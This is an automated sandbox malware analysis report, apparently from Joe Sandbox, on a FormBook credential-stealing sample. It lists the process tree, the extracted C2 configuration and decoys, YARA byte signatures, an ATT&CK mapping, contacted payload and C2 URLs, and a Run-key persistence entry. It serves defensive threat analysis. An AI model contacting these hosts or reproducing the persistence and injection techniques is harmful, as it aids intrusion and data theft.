ID: 680373
Sample Name: 1a#U00bb.exe
Cookbook: default.jbs
Time: 13:59:05
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

1a#U00bb.exe


Overview

General Information

Sample Name:	1a#U00bb.exe
Analysis ID:	680373
MD5:	251ef95e26d436..
SHA1:	20e2ea6899d155.
SHA256:	15e1d48f4ba136..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Yara detected UAC Bypass using C…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- 1a#U00bb.exe (PID: 6128 cmdline: "C:\Users\user\Desktop\1a#U00bb.exe" MD5: 251EF95E26D436E7BFE64636978DCC4B)
  - cmd.exe (PID: 5692 cmdline: "C:\Windows\System32\cmd.exe" /k MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6124 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - Djfypqyfx.exe (PID: 5068 cmdline: "C:\Users\Public\Libraries\Djfypqyfx.exe" MD5: 251EF95E26D436E7BFE64636978DCC4B)
      - cmd.exe (PID: 5432 cmdline: "C:\Windows\System32\cmd.exe" /k MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5444 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 1428 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
- Djfypqyfx.exe (PID: 5460 cmdline: "C:\Users\Public\Libraries\Djfypqyfx.exe" MD5: 251EF95E26D436E7BFE64636978DCC4B)
  - cmd.exe (PID: 768 cmdline: "C:\Windows\System32\cmd.exe" /k MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.bradwareham.com/2dou/"
  ],
  "decoy": [
    "/OEd9KnwK/iP",
    "zlyDQht5zbJFuAXSIdTUjw==",
    "kDYUq8UfDwCluA34CDyS",
    "7HZOV1qT4rFI5mpJrcnoWVc=",
    "nnBRxMHdw4wosAXSIdTUjw==",
    "sdQ/2s4XC8g0MFFBBEfViR1V",
    "oHDnk6LHnHUHiwsLn33GBcm+egCb",
    "yV2U0Zf13bN3D3x7Df9++fDhF7CILTul",
    "cUbD5d4TmWcGB+BgyA==",
    "Kky9XlCLiTQfNUk1/zQ=",
    "ejVhmGLOqY9fiNPrefZMfFM=",
    "lVvGdVA2G/K9r8Bdwg==",
    "Gj+ogjaA9c92ElYsqMnoWVc=",
    "9yiEqVFDpWT9JJ/cfNrPhw==",
    "j2DBby8l6rlNV1HhxqOa",
    "jJoCUeXDOwrETLssvPAFS1E=",
    "kTJX5Y2Uj2U13OlkcUguJN+eCqGILTul",
    "VQTbC33cwRTrePw=",
    "JhV0w4/tyLmFrur+5EHViR1V",
    "DyZj5vhGPxKtdLzixvlTWFHQU6hIAk2mWw==",
    "12U9E8X0E92F",
    "z5HQwa7lRi2/OI74c0aF",
    "bQsb5a29o3paQIHN6jQ=",
    "y5HYxYiVCAC5r8Bdwg==",
    "269NSBh1VCMCSeM=",
    "1nZZpmfNICP+pNv7WzY=",
    "bfkgXcI2E9GSQfb4CDyS",
    "GvZX5N4sGwu0tO8hAd6SbfvI++iOb++t",
    "ESeLNUJmP7mFCVoMjPDFgDUpX+Y=",
    "VW3K5bgQ55UsXLXxs4aSyIi2I6SILTul",
    "w2ZJUGKeHeOB3x+d3w==",
    "Rl261Z+P5r1cXuL4CDyS",
    "iaoLqarFoIIPihgj/UTViR1V",
    "UfPoA+jvYE8i5PVr0oZz+3zDvu4=",
    "sEl4u1N7SiHI/oX5Yt8TVF2Rww==",
    "ihtTSoHvvRTrePw=",
    "SGa6AsX0E92F",
    "PtcQ3Y7RNg2wYOPselSgH7JSxncv8d0=",
    "5P9njGFf3aqSfNL9",
    "9I3Q/7YN8L1PYW8/qcnoWVc=",
    "mSlfnm7TqHUal+BXwQ==",
    "epsPWRx9lkIdSFxEED0=",
    "iLEhS0xp2aqSfNL9",
    "DrWkgDQmekHh72bApvZfh2Jxblk9/dU=",
    "myf+DvRILfrJbZfPXjw=",
    "dwHgvnjUtHMGi/Wr+SYM/o/9xg==",
    "z5mGlY+9EfKVFF79IdTUjw==",
    "02GPzaC8PxK683jjNoJ4eP3WASbMfw==",
    "cpz/Rh+BVC8Lywr4CDyS",
    "eh8D+QYnhE78OsL4c0aF",
    "fJvt8/Unr2kCJmilinFMOsIz3w==",
    "eiX8Y0x8Xyra/AUHl3PB/9G9X9NbYA==",
    "hzVzNdD6iSG0WJfPXjw=",
    "3XFOI99VVy3vkADSRnZLA8gjowStdw==",
    "gUuIy3iTa0PVWZfPXjw=",
    "u09/Bvc/PhPekNv7WzY=",
    "lzUY+MImAbtHXai84L2zq7xd",
    "tEh3sX3hyk0wbMr14ETViR1V",
    "q0k0lVzZVUXxnhwO7leqpagfowStdw==",
    "x+lIFdjd5smUWZ3pzQdimF8=",
    "fh9Sg0CljRTrePw=",
    "oHIeFMb0E92F",
    "23utFO8RLgGlvA34CDyS",
    "/hl0LfDlqXALM3vFqOZCPM2+egCb"
  ]
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\xfyqpyfjD.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x59:$hotkey: \x0AHotKey=3 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\xfyqpyfjD.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6631:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1d7f0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa96f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x16b87:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16985:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x16431:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16a87:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x16bff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa53a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1567c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb282:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1c437:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1d55a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18e89:$sqlite3step: 68 34 1C 7B E1 • 0x18fbc:$sqlite3step: 68 34 1C 7B E1 • 0x18ecb:$sqlite3text: 68 38 2A 90 C5 • 0x19013:$sqlite3text: 68 38 2A 90 C5 • 0x18ee2:$sqlite3blob: 68 53 D8 7F 8C • 0x19035:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.303458989.0000000002268000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
Click to see the 75 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.cmd.exe.50410000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.cmd.exe.50410000.0.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x5831:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1c9f0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x9b6f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x15d87:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
5.0.cmd.exe.50410000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x15b85:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15631:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15c87:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x15dff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x973a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1487c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa482:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b637:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c75a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
5.0.cmd.exe.50410000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18089:$sqlite3step: 68 34 1C 7B E1 • 0x181bc:$sqlite3step: 68 34 1C 7B E1 • 0x180cb:$sqlite3text: 68 38 2A 90 C5 • 0x18213:$sqlite3text: 68 38 2A 90 C5 • 0x180e2:$sqlite3blob: 68 53 D8 7F 8C • 0x18235:$sqlite3blob: 68 53 D8 7F 8C
5.0.cmd.exe.50410000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 37 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits

Yara detected UAC Bypass using ComputerDefaults

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

HIPS / PFW / Operating System Protection Evasion

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	1 Registry Run Keys / Startup Folder	8 1 2 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Registry Run Keys / Startup Folder	1 Virtualization/Sandbox Evasion	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	8 1 2 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Software Packing	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1a#U00bb.exe	32%	Virustotal		Browse
1a#U00bb.exe	35%	ReversingLabs	Win32.Trojan.Injuke	
1a#U00bb.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Djfypqyfx.exe	100%	Joe Sandbox ML		
C:\Users\Public\Libraries\Djfypqyfx.exe	35%	ReversingLabs	Win32.Trojan.Injuke	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.cmd.exe.50410000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.cmd.exe.50410000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.cmd.exe.50410000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.2.1a#U00bb.exe.2637778.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.1a#U00bb.exe.26ac808.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.cmd.exe.50410000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.cmd.exe.50410000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.microsoft.co0	0%	Avira URL Cloud	safe	
http://https://resimarmo.com/yakdatafilesloadsonedrivedocumentsuploadgoogledownload/Djfypqyfxwyivtfoakxovbb	0%	Avira URL Cloud	safe	
http://https://resimarmo.com/yakdatafilesloadsonedrivedocumentsuploadgoogledownload/Djfypqyfxwyivtfoakxovbbaompeayl	0%	Avira URL Cloud	safe	
www.bradwareham.com/2dou/	0%	Avira URL Cloud	safe	
http://www.admiral-juegos.com/?fp=kkRBX1Mn5VLBDZ2cLYLxqMJfDhR5T9gHAiN23tab35viuN5iJaTX3x0tDUZhqU%2Fe	0%	Avira URL Cloud	safe	
http://https://resimarmo.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
resimarmo.com	109.234.162.66	true	false		unknown
www.admiral-juegos.com	208.91.197.91	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://resimarmo.com/yakdatafilesloadsonedrivedocumentsuploadgoogledownload/Djfypqyfxwyivtfoakxovbbaompeayl	false	• Avira URL Cloud: safe	unknown
www.bradwareham.com/2dou/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.microsoft.co0	explorer.exe, 00000014.00000000.39823267 1.000000000DDE3000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 014.00000000.433438029.000000000DDE3000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000014.00000000.460718387.000000 000DDE3000.00000004.00000001.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://resimarmo.com/yakdatafilesloadsonedrivedocumentsuploadgoogledownload/Djfypqyfxwyivtfoakxovbb	Djfypqyfx.exe, 0000000F.00000002.3804614 13.000000000349E000.00000004.00001000.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.admiral-juegos.com/?fp=kkRBX1Mn5VLBDZ2cLYLxqMJfDhR5T9gHAiN23tab35viuN5iJaTX3x0tDUZhqU%2Fe	wscript.exe, 0000001E.00000002.546799518 .00000000056A6000.00000004.10000000.0004 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://resimarmo.com/	1a#U00bb.exe, 00000000.00000003.26104482 0.00000000005A8000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.234.162.66	resimarmo.com	France		50474	O2SWITCHFR	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680373
Start date and time: 08/08/202213:59:05	2022-08-08 13:59:05 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1a#U00bb.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winEXE@13/4@2/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 100% (good quality ratio 87.3%) • Quality average: 71.9% • Quality standard deviation: 33.2%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:00:12	API Interceptor	1x Sleep call for process: 1a#U00bb.exe modified
14:00:24	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Djfypqyfx C:\Users\Public\Libraries\xfyqpyfjD.url
14:00:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Djfypqyfx C:\Users\Public\Libraries\xfyqpyfjD.url
14:00:34	API Interceptor	2x Sleep call for process: Djfypqyfx.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Libraries\Djfypqyfx.exe

Process:	C:\Users\user\Desktop\1a#U00bb.exe

File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	732672
Entropy (8bit):	6.987815633679031
Encrypted:	false
SSDEEP:	12288:KmhCsMYEubn0UsjX4gaYv+tdqw1xBXEtFSOUHU3PiyMcCd5sY3nk1Nz:xnMYEbTjfaxtdqQVESreixHfk1Nz
MD5:	251EF95E26D436E7BFE64636978DCC4B
SHA1:	20E2EA6899D155780231ABDE49730046865C046B
SHA-256:	15E1D48F4BA136AA876C88C4FB16FE160795F40E9850252CE1A4F3A695B4FCB7
